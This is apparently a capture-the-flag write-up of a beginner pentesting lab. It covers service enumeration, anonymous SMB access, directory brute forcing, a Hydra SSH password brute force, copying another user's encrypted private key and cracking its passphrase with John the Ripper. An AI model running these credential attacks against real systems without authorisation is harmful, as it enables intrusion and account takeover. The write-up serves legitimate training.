Easy notes - Basic Pentesting

Enumeration

ping

```
➜  ~ ping $IP -c 4
PING 10.10.152.125 (10.10.152.125) 56(84) bytes of data.
64 bytes from 10.10.152.125: icmp_seq=1 ttl=63 time=16.7 ms
64 bytes from 10.10.152.125: icmp_seq=2 ttl=63 time=16.6 ms
64 bytes from 10.10.152.125: icmp_seq=3 ttl=63 time=16.7 ms
64 bytes from 10.10.152.125: icmp_seq=4 ttl=63 time=16.5 ms

--- 10.10.152.125 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 16.517/16.626/16.702/0.068 ms
```

nmap

```
➜  ~ nmap $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-09 10:38 GMT
Nmap scan report for 10.10.152.125
Host is up (0.017s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

ports 139/445 samba

Basic:

```
➜  ~ smbclient -L $IP -N

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2
```

Checkout share:

```
➜  ~ smbclient -L $IP -N
        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2
➜  ~ smbclient \\\\$IP\\Anonymous -N
Try "help" to get a list of possible commands.
```

```
smb: \> ls
  .                                   D        0  Thu Apr 19 18:31:20 2018
  ..                                  D        0  Thu Apr 19 18:13:06 2018
  staff.txt                           N      173  Thu Apr 19 18:29:55 2018
              14318640 blocks of size 1024. 11093580 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (2.6 KiloBytes/sec) (average 2.6 KiloBytes/sec)
```


Staff.txt file:

> " Announcement to staff: PLEASE do not upload non-work-related items to this share. I know it's all in fun, but this is how mistakes happen. (This means you too, Jan!) -Kay

Two user names Jan and Kay.

website

Port 80:




> # Undergoing maintenance
>
> #### Please check back later

Source code:

```
<html>
<h1>Undergoing maintenance</h1>
<h4>Please check back later</h4>
<!-- Check our dev note section if you need to know what to work on. -->
</html>
```

So possible dev/development site.

Port 8080:



Apache Tomcat/9.0.7

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO

Manager Application HOW-TO

Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Source code did not provide any addition information other than a default Apache Tomcat front page.

gobuster


```
➜  ~ gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.152.125
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/09 10:51:18 Starting gobuster in directory enumeration mode
```

```
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htaccess            (Status: 403) [Size: 297]
/.htpasswd            (Status: 403) [Size: 297]
/development          (Status: 301) [Size: 320] [--> http://10.10.152.125/development/]
/index.html           (Status: 200) [Size: 158]
/server-status        (Status: 403) [Size: 301]
Progress: 4564 / 4615 (98.89%)
===============================================================
2022/11/09 10:51:26 Finished
===============================================================
```

So this time we can see the development directory.

website

/development



Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.152.125 Port 80

dev.txt file:

> “ 2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K 2018-04-22: SMB has been configured. -K 2018-04-21: I got Apache set up. Will put in our content later. -J

j.txt file:

> “ For J: I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP. -K

weak password

So we know that Jan has a weak password, so let us attempt to try cracking it on ssh with rockyou.txt.

```
➜  ~ hydra -l jan -P /usr/share/wordlists/rockyou.txt -vV $IP ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-09 10:59:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per
task
[DATA] attacking ssh://10.10.152.125:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://jan@10.10.152.125:22
[INFO] Successful, password authentication is supported by ssh://10.10.152.125:22
[ATTEMPT] target 10.10.152.125 - login "jan" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.10.152.125 - login "jan" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.10.152.125 - login "jan" - pass "margarita" - 781 of 14344400 [child 12] (0/1)
[22][ssh] host: 10.10.152.125   login: jan   password: armando
[STATUS] attack finished for 10.10.152.125 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-09 11:06:46
```

So now we know Jan's password is armando

ssh

```
➜  ~ ssh jan@$IP
The authenticity of host '10.10.152.125 (10.10.152.125)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:97: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.152.125' (ED25519) to the list of known hosts.
jan@10.10.152.125's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
-snipped-
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@basic2:~$ cd ~/../kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
```

So we can't access Kay's pass.bak file. Let's quickly check the rest of her files:

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
-snipped
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
```

Using nano we create the id_rsa in /tmp and then change modify the file by making it a 600.

```
jan@basic2:/tmp$ chmod 600 id_rsa
jan@basic2:/tmp$ ssh -i id_rsa kay@localhost
Could not create directory '/home/jan/.ssh'.
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
```

So we need a passphrase. Let's look at cracking the private file. First we need to get the id_rsa file ready for JtR. In this case we will use ssh2john to pass to a hash file.

```
➜ ssh2john id_rsa > hash
```

Now looking at the result, we can see that it is ready for john to crack:

```
➜ cat hash
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e499d5cad1af838
d19402729c471837fbdbe7eb172e8e9cd40ee52d959a3d772204241e305194ee7813ec99be3ced17455644ce550ad51edcb52b668bcb62
e46b60a77e3cfc2e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318bfbf510bae62e9fae4
0d2bf15f36dd7d702400dfb74f9154e3d00.......................
```

The JtR command will use the rockyou.txt as it was mentioned that it was a simple password to break:

```
➜ john -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2022-11-09 15:37) 50.00g/s 4137Kp/s 4137Kc/s 4137KC/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

So now we have the id_rsa passphrase. If we return to the last point where it asks for the phrase, we get access on entering the answer.

```
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

With that we gain access to Kay's account and then the password backup file.